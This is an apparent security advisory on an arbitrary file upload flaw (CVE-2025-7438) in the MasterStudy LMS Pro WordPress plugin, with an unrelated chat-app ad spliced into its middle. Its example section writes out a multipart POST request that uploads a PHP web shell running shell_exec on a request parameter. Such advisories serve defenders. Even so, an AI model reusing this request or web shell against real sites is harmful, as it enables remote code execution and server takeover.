
Overview
The MasterStudy LMS Pro plugin for WordPress, a popular learning management system, contains a critical vulnerability that allows authenticated attackers to upload arbitrary files. This vulnerability could lead to potential system compromise or data leakage, affecting all versions up to and including 4.7.9.
Vulnerability Summary
CVE ID: CVE-2025-7438
Severity: High (7.5 CVSS)
Attack Vector: Network
Privileges Required: Subscriber-level access
User Interaction: Required
Impact: Potential system compromise or data leakage
Affected Products

 Escape the Surveillance Era
Most apps won’t tell you the truth.
They’re part of the problem.
Phone numbers. Emails. Profiles. Logs.
It’s all fuel for surveillance.
Ameeba Chat gives you a way out.
- • No phone number
- • No email
- • No personal info
- • Anonymous aliases
- • End-to-end encrypted
Chat without a trace.
Product | Affected Versions
MasterStudy LMS Pro for WordPress | Versions up to and including 4.7.9
How the Exploit Works
The vulnerability resides in the ‘install_and_activate_plugin’ function which lacks proper file type validation, allowing for the upload of arbitrary files. An authenticated attacker, with Subscriber-level access, can exploit this vulnerability to upload and execute arbitrary code on the server. The vulnerability is difficult to exploit due to timing requirements and environmental factors, but a successful exploit could potentially compromise the system or lead to data leakage.
Conceptual Example Code
Below is a conceptual example of how the vulnerability might be exploited. It demonstrates a malicious file upload using an HTTP POST request.
POST /wp-admin/admin-ajax.php?action=stm_lms_pro_install_plugin&plugin=malicious_payload HTTP/1.1
Host: target.example.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="malicious_payload.php"
Content-Type: application/x-php
<?php
echo shell_exec($_GET['cmd']);
?>
------WebKitFormBoundary7MA4YWxkTrZu0gW--
Mitigation Measures
Until a patch is provided by the vendor, it is recommended to use a Web Application Firewall (WAF) or an Intrusion Detection System (IDS) to help mitigate this vulnerability. Monitoring the system for any unusual activity can also help detect any potential exploit attempts.
